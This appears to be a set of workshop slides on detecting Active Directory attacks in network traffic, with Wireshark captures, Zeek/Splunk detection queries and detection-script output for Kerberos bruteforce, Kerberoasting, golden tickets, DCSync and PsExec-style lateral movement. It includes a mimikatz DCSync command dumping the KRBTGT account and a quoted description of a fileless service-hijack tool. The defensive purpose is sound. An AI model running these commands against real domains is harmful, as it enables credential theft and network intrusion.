4.3.2.1	TCP	68 443->49258 [FIN, ACK] Seq=3296 Ack=3297 Win=0 Len=0 TSval=5041309 TSecr=5041309
4.3.2.1	TCP	68 49258->443 [ACK] Seq=1217 Ack=3297 Win=0 Len=0 TSval=5041309 TSecr=5041309
4.3.2.1	TLSv1.2	99 Encrypted Alert
4.3.2.1	TCP	56 443->49258 [RST] Seq=3297 Win=0 Len=0 TSval=5041309 TSecr=5041309
4.3.2.1	TLSv1.2	1663 [TCP Spurious Retransmission] Seq=11 Win=10 TSval=5041309 TSecr=5041309
4.3.2.1	TCP	66 49258->443 [ACK] Seq=518 Ack=1598 Win=174720 Len=41306 TSval=5041306 TSecr=5041306
4.3.2.1	TCP	641 [TCP Retransmission] 49258->443 [ACK] Seq=11 Win=45952 Len=106 TSval=5041306 TSecr=5041306
4.3.2.1	TCP	66 443->49258 [ACK] Seq=1598 Ack=1093 Win=45952 Len=106 TSval=5041306 TSecr=5041306
4.3.2.1	TCP	117 [TCP Retransmission] 443->49258 [ACK] Seq=11 Win=45952 Len=106 TSval=5041309 TSecr=5041309
4.3.2.1	TCP	190 [TCP Retransmission] 49258->443 [ACK] Seq=11 Win=45952 Len=106 TSval=5041309 TSecr=5041309
4.3.2.1	TCP	171 [TCP Retransmission] 443->49258 [ACK] Seq=11 Win=45952 Len=106 TSval=5041309 TSecr=5041309
4.3.2.1	TCP	66 [TCP Out-Of-Order] 443->49258 [FIN, ACK] Seq=3296 Ack=3297 Win=0 Len=0 TSval=5041309 TSecr=5041309
4.3.2.1	TCP	66 49258->443 [ACK] Seq=1217 Ack=3297 Win=0 Len=0 TSval=5041309 TSecr=5041309
4.3.2.1	TCP	97 [TCP Retransmission] 49258->443 [ACK] Seq=1217 Win=0 Len=0 TSval=5041309 TSecr=5041309
4.3.2.1	TCP	54 443->49258 [RST] Seq=3297 Win=0 Len=0 TSval=5041309 TSecr=5041309

Ah shit, here we go again.

# Kerberos in Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
3483...	26853.503650	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3526...	27750.816760	10.1.10.22	10.1.10.30	KRB5	380	AS-REQ
3527...	27750.816731	10.1.10.22	10.1.10.30	KRB5	300	AS-REQ
3527...	27750.816732	10.1.10.30	10.1.10.22	KRB5	303	KRB Error: KRB5KDC_ERR_PREAMTH_REQUIRED
3529...	27753.376368	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3529...	27750.304876	10.1.10.22	10.1.10.30	LDAP	488	[TCP ACKed unseen segment] bindRequest(3) "<ROOT>" sasl
3529...	27750.304880	10.1.10.30	10.1.10.22	LDAP	265	bindResponse(3) success
3559...	28388.609560	10.1.10.5	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3568...	28653.829971	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3610...	29553.414391	10.1.10.22	10.1.10.30	KRB5	60	TGS-REQ
3610...	29553.414407	10.1.10.22	10.1.10.30	KRB5	1504	TGS-REQ
3611...	29553.414415	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3623...	29852.418162	10.1.10.22	10.1.10.30	LDAP	429	bindRequest(90) "<ROOT>" sasl
3623...	29852.418163	10.1.10.30	10.1.10.22	LDAP	265	bindResponse(90) success
3641...	29850.882616	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3654...	30454.018131	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3699...	31353.921449	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3727...	31986.753533	10.1.10.5	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3734...	32253.953505	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3770...	33153.985703	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3785...	33447.329726	10.1.10.22	10.1.10.30	KRB5	60	TGS-REQ
3817...	34054.558464	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3858...	34954.651677	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3886...	35589.018757	10.1.10.22	10.1.10.30	KRB5	1504	TGS-REQ
3887...	35589.018765	10.1.10.5	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3895...	35854.751735	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3949...	36751.199304	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3970...	37654.432123	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3983...	36754.783366	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
3998...	38554.431790	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
4018...	39189.311660	10.1.10.5	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response
4028...	39454.527682	10.1.10.30	10.1.10.22	SMB2	315	[TCP ACKed unseen segment] Session Setup Response



**NONAMECON**

# Different return codes for not-existing users

Protocol	CNameString	Info
KRB5	[REDACTED]	AS-REQ
KRB5	[REDACTED]	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
KRB5	[REDACTED]	AS-REQ
KRB5	[REDACTED]	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
KRB5	[REDACTED]	AS-REQ
KRB5	[REDACTED]	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
KRB5	[REDACTED]	AS-REQ
KRB5	[REDACTED]	KRB Error: KRB5KDC_ERR_PREAUTH_FAILED
KRB5	[REDACTED]	AS-REQ
KRB5	[REDACTED]	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
KRB5	[REDACTED]	AS-REQ
KRB5	[REDACTED]	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN



# Kerberos bruteforce in Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
3206	14.697848	192.168.38.104	192.168.38.102	KRB5	287	AS-REQ
3207	14.698175	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3216	14.755297	192.168.38.104	192.168.38.102	KRB5	289	AS-REQ
3217	14.755607	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3226	14.811835	192.168.38.104	192.168.38.102	KRB5	291	AS-REQ
3227	14.812134	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3236	14.869272	192.168.38.104	192.168.38.102	KRB5	289	AS-REQ
3237	14.869599	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3246	14.926350	192.168.38.104	192.168.38.102	KRB5	292	AS-REQ
3247	14.926667	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3256	14.983953	192.168.38.104	192.168.38.102	KRB5	291	AS-REQ
3257	14.984290	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3266	15.042399	192.168.38.104	192.168.38.102	KRB5	288	AS-REQ
3267	15.042723	192.168.38.102	192.168.38.104	KRB5	160	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
3276	15.098845	192.168.38.104	192.168.38.102	KRB5	296	AS-REQ



**NONAMECON**

# Kerberos bruteforce detection

```
index="kerberos_bruteforce" sourcetype="bro:kerberos:json"
error_msg!=KDC_ERR_PREAMUTH_REQUIRED
success="false" request_type=AS
| bin _time span=5m
| stats count dc(client) as "Unique users" values(error_msg) as "Error messages" by
_time, id.orig_h, id.resp_h
| where count>30
```

# Kerberoasting in Wireshark

The image shows a Wireshark capture window titled "kerberos". The packet list pane displays two KRB5 messages: a TGS-REQ (packet 4) and a TGS-REP (packet 7). The details pane shows the structure of the TGS-REP message, specifically the "enc-part" field which is highlighted with a red box and contains the value "etype: eTYPE-ARCFOUR-HMAC-MD5 (23)". The bytes pane at the bottom shows the raw hex and ASCII data for both packets.

Selected message details:


- msg-type: krb-tgs-rep (13)
- crealm: OFFENSE.LOCAL
- cname:
  - name-type: kRB5-NT-PRINCIPAL (1)
  - cname-string: 1 item
    - CNameString: spotless
- ticket:
  - tkt-vno: 5
  - realm: OFFENSE.LOCAL
  - sname
  - enc-part
    - etype: eTYPE-ARCFOUR-HMAC-MD5 (23)

# Kerberoasting detection

```
index="kerberoast" sourcetype="bro:kerberos:json"
request_type=TGS cipher="rc4-hmac"
forwardable="true" renewable="true"
| table _time, id.orig_h, id.resp_h, request_type, cipher, forwardable, renewable, client,
service
```

✓ 1 event (before 9/1/21 6:12:40.000 AM) No Event Sampling ▾									Job ▾		■	▶	▼	Fast Mode ▾
Events	Patterns	Statistics (1)	Visualization											
20 Per Page ▾	✓ Format	Preview ▾												
_time ▾	id.orig_h ▾	✓	id.resp_h ▾	✓	request_type ▾	✓	cipher ▾	✓	forwardable ▾	✓	renewable ▾	✓	client ▾	
2018-08-19 10:03:24	10.0.0.2		10.0.0.6		TGS		rc4-hmac		true		true		spotless/OFFENSE.LOCAL	
													HTTP/dc-mantvydas.offense.local	

# Golden ticket attack



# Golden ticket attack detection in Wireshark

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
312	19.539910	192.168.38.104	192.168.38.102	KRB5	1576	TGS-REQ
314	19.542540	192.168.38.102	192.168.38.104	KRB5	1482	TGS-REP
321	19.543594	192.168.38.104	192.168.38.102	KRB5	1404	TGS-REQ
322	19.543914	192.168.38.102	192.168.38.104	KRB5	1342	TGS-REP
326	19.544609	192.168.38.104	192.168.38.102	SMB2	2974	Session Setup Request
328	19.545387	192.168.38.102	192.168.38.104	SMB2	315	Session Setup Response



# Golden ticket attack detection using script

(kali)-[~/Desktop/pcaps]

```
$ ./detect_kerberos_attacks.sh golden_ticket_try.pcap all
```

Found forged TGT ticket. No initial AS-REQ and AS-REP was observed.

**Detected stolen TGT ticket in pass-the-ticket or golden ticket attack.**

Incomplete packet capture can also cause this.

Ticket information:

Source IP+Destination IP+Service used

192.168.38.104+192.168.38.102+

192.168.38.104+192.168.38.102+

**Detected Skeleton Key!**

Host is supporting AES, but was downgraded to RC4

Affected host: 192.168.38.104

[https://github.com/exp0se/detect\\_kerberos\\_attacks/blob/master/detect\\_kerberos\\_attacks.sh](https://github.com/exp0se/detect_kerberos_attacks/blob/master/detect_kerberos_attacks.sh)

# Golden ticket attack detection (find anomalies)

```
index="golden_ticket_attack" sourcetype="bro:kerberos:json"
| where client!=""
| bin _time span=1m
| stats values(client), values(request_type) as request_types, dc(request_type) as
unique_request_types by _time, id.orig_h, id.resp_h
| where request_types=="TGS" AND unique_request_types==1
```

Still zeek doesn't have always enough features to build good enough detections=(

# DCSync before golden ticket attack

```
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # lsadump::dcsync /user:KRBTGT  
[DC] 'windomain.local' will be the domain  
[DC] 'dc.windomain.local' will be the DC server  
[DC] 'KRBTGT' will be the user account  
[rpc] Service : ldap  
[rpc] AuthnSvc : GSS_NEGOTIATE (9)  
  
Object RDN : krbtgt  
** SAM ACCOUNT **  
  
SAM Username : krbtgt  
Account Type : 30000000 ( USER_OE  
User Account Control : 00000202 ( ACCOUNT  
  
6 0.020220 192.168.1.195 192.168.1.46 DCERPC 314 Bind_ack: call_id: 2, Fragment: Sing  
7 0.020434 192.168.1.46 192.168.1.195 DCERPC 274 Alter_context: call_id: 2, Fragment:  
8 0.020597 192.168.1.195 192.168.1.46 DCERPC 159 Alter_context_resp: call_id: 2, Frag  
9 0.021541 192.168.1.46 192.168.1.195 DRSSUAPI 306 DsBind request  
10 0.021698 192.168.1.195 192.168.1.46 DRSSUAPI 258 DsBind response  
11 0.032018 192.168.1.46 192.168.1.195 DRSSUAPI 258 DsGetDomainControllerInfo request  
12 0.032946 192.168.1.195 192.168.1.46 DRSSUAPI 1266 DsGetDomainControllerInfo response  
13 0.033130 192.168.1.46 192.168.1.195 DRSSUAPI 274 DsCrackNames request  
14 0.033318 192.168.1.195 192.168.1.46 DRSSUAPI 354 DsCrackNames response  
15 0.033469 192.168.1.46 192.168.1.195 DRSSUAPI 258 DsBind request  
16 0.033606 192.168.1.195 192.168.1.46 DRSSUAPI 258 DsBind response  
17 0.033787 192.168.1.46 192.168.1.195 DRSSUAPI 498 DsGetNCChanges request  
18 0.053551 192.168.1.195 192.168.1.46 TCP 4434 49155 → 49433 [ACK] Seq=2286 Ack=338  
19 0.053707 192.168.1.46 192.168.1.195 TCP 54 49433 → 49155 [ACK] Seq=3387 Ack=666  
20 0.053776 192.168.1.195 192.168.1.46 DRSSUAPI 1190 DsGetNCChanges response
```



# DCSync detection


```
index=dcsync endpoint=drsapi sourcetype="bro:dce_rpc:json" operation=DRSGetNCChanges  
| table _time, id.orig_h, id.resp_h, endpoint, operation
```


The screenshot shows a log search interface with the following details:

- Header: ✓ 1 event (before 9/1/21 6:14:01.000 AM) No Event Sampling ▾
- Toolbar: Job ▾, Fast Mode ▾
- Menu: Events, Patterns, Statistics (1), Visualization
- View Options: 20 Per Page ▾, Format, Preview ▾
- Table Headers: \_time, id.orig\_h, id.resp\_h, endpoint, operation
- Table Data:

_time	id.orig_h	id.resp_h	endpoint	operation
2017-07-03 08:51:21.920	192.168.1.46	192.168.1.195	drsapi	DRSGetNCChanges

# One more ticket attack... Silver ticket attack





Lateral movement

**NONAMECON**

# Lateral movement attacks

## Exploitation of Remote Services

- Zerologon
- PrintNightmare

## Remote Services

- RDP
- SMB
- DCOM
- SSH
- VNC
- WinRM


## Use Alternate Authentication Material

- Pass-the-hash
- Pass-the-ticket

# PSEXEC CobaltStrike execution

address	name
192.168.38.102	
192.168.38.103	
192.168.38.104	
192.168.38.105	
192.168.38.200	
192.168.152.133	

A context menu is open over the last item in the list, showing options: Jump, Scan, Services, and Host. The 'Jump' option is selected, and its submenu is visible, containing: psexec, psexec64, psexec\_psh, ssh, ssh-key, winrm, and winrm64.



# PSEexec CobaltStrike execution in Wireshark

The screenshot shows a Wireshark capture of network traffic named "cobalt\_strike\_psexec.pcap". The traffic is filtered to show only SMB2 protocol (smb2). The list view displays 2264 entries, with the last two entries highlighted in blue. The columns shown are No., Time, Source, Destination, src\_port, dest\_port, Protocol, Length, and Info.

No.	Time	Source	Destination	src_port	dest_port	Protocol	Length	Info
2250	24.949189	192.168.38.102	192.168.38.104	445	49387	SMB2	366	Negotiate Protocol Response
2251	24.950478	192.168.38.104	192.168.38.102	49387	445	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
2252	24.951418	192.168.38.102	192.168.38.104	445	49387	SMB2	390	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED
2253	24.952281	192.168.38.104	192.168.38.102	49387	445	SMB2	649	Session Setup Request, NTLMSSP_AUTH, User: WIN10\vagrant
2254	24.953603	192.168.38.102	192.168.38.104	445	49387	SMB2	159	Session Setup Response
2255	24.954183	192.168.38.104	192.168.38.102	49387	445	SMB2	152	Tree Connect Request Tree: \\DC\ADMIN\$
2256	24.954539	192.168.38.102	192.168.38.104	445	49387	SMB2	138	Tree Connect Response
2257	24.954769	192.168.38.104	192.168.38.102	49387	445	SMB2	178	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
2258	24.955144	192.168.38.102	192.168.38.104	445	49387	SMB2	474	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
2259	24.959482	192.168.38.104	192.168.38.102	49387	445	SMB2	234	Create Request File:
2260	24.959890	192.168.38.102	192.168.38.104	445	49387	SMB2	298	Create Response File:
2261	24.960793	192.168.38.104	192.168.38.102	49387	445	SMB2	146	Close Request File:
2262	24.961067	192.168.38.102	192.168.38.104	445	49387	SMB2	182	Close Response
2263	24.961707	192.168.38.104	192.168.38.102	49387	445	SMB2	382	Create Request File: be5312f.exe
2264	24.962274	192.168.38.102	192.168.38.104	445	49387	SMB2	410	Create Response File: be5312f.exe

Chain Offset: 0x00000000  
Message ID: 8  
Process Id: 0x0000feff  
Tree Id: 0x00000001 \\DC\ADMIN\$  
Session Id: 0x00001c007400041 Acct:vagrant Domain:WIN10 Host:WIN10  
[Account: vagrant]  
[Domain: WIN10]  
[Host: WIN10]



NONAMECON

# PSEXEC CobaltStrike execution detection

```
index="cobalt_strike_psexec"
sourcetype="bro:smb_files:json"
action="SMB::FILE_OPEN"
name IN ("*.exe", "*.dll", "*.bat")
path IN ("*\c$", "*\ADMIN$")
size>0
```

i	Time	Event
>	8/22/21 7:00:41.000 AM	{ [-] action: SMB::FILE_OPEN id.orig_h: 192.168.38.104 id.orig_p: 49394 id.resp_h: 192.168.38.102 id.resp_p: 445 name: be5312f.exe path: \\DC\ADMIN\$ size: 285696 times.accessed: 2021-08-22T07:00:20.467586Z times.changed: 2021-08-22T07:00:20.475082Z times.created: 2021-08-22T07:00:20.467586Z times.modified: 2021-08-22T07:00:20.475082Z ts: 2021-08-22T07:00:41.577519Z uid: CfU6Kn6isF0IrfXl }

Show as raw text

host = cobalt\_strike\_psexec | source = /home/nncworksh

# Fileless PSExec execution detection

## SharpNoPSExec


**File less command execution for lateral movement.**

SharpNoPSExec will query all services and randomly pick one with a start type disable or manual, the current status stopped and with LocalSystem privileges to reuse them.

Once it select the service it will save its current state, replace the binary path with the payload of your choise and execute it.

After waiting 5 seconds it will restore the service configuration and you mostlikely will have your shell :)

This tool is inspired on PSExec explanation from #OSEP for lateralmovement, while reading the exercise I realized I can perform the lateralmovement without touching disk and without creating a new service to avoid detection.



# Fileless PSEExec execution in Wireshark

1781 46.381606	192.168.38.103	192.168.38.104	SVCCTL	1330 EnumServicesStatusW response
1782 46.382924	192.168.38.104	192.168.38.103	SVCCTL	222 CloseServiceHandle request, OpenSCManagerW(192.168.38.103\)
1783 46.383163	192.168.38.103	192.168.38.104	SVCCTL	218 CloseServiceHandle response
4051 97.727404	192.168.38.104	192.168.38.103	SVCCTL	270 OpenServiceW request
4052 97.727798	192.168.38.103	192.168.38.104	SVCCTL	218 OpenServiceW response
4053 97.728163	192.168.38.104	192.168.38.103	SVCCTL	226 QueryServiceConfigW request
4054 97.728445	192.168.38.103	192.168.38.104	SVCCTL	238 QueryServiceConfigW response
4055 97.728757	192.168.38.104	192.168.38.103	SVCCTL	226 QueryServiceConfigW request
4056 97.729240	192.168.38.103	192.168.38.104	SVCCTL	478 QueryServiceConfigW response
4057 97.733365	192.168.38.104	192.168.38.103	SVCCTL	298 ChangeServiceConfigW request
4059 97.735757	192.168.38.103	192.168.38.104	SVCCTL	202 ChangeServiceConfigW response
4061 97.737442	192.168.38.104	192.168.38.103	SVCCTL	230 StartServiceA request
4063 97.788175	192.168.38.103	192.168.38.104	SVCCTL	198 StartServiceA response



# Some dce/rpc calls to detect service creation

```
index="change_service_config" endpoint=svcctl sourcetype="bro:dce_rpc:json"
operation IN ("CreateServiceW", "CreateServiceA", "StartServiceW", "StartServiceA",
"ChangeServiceConfigW")
| table _time, id.orig_h, id.resp_h, endpoint, operation
```



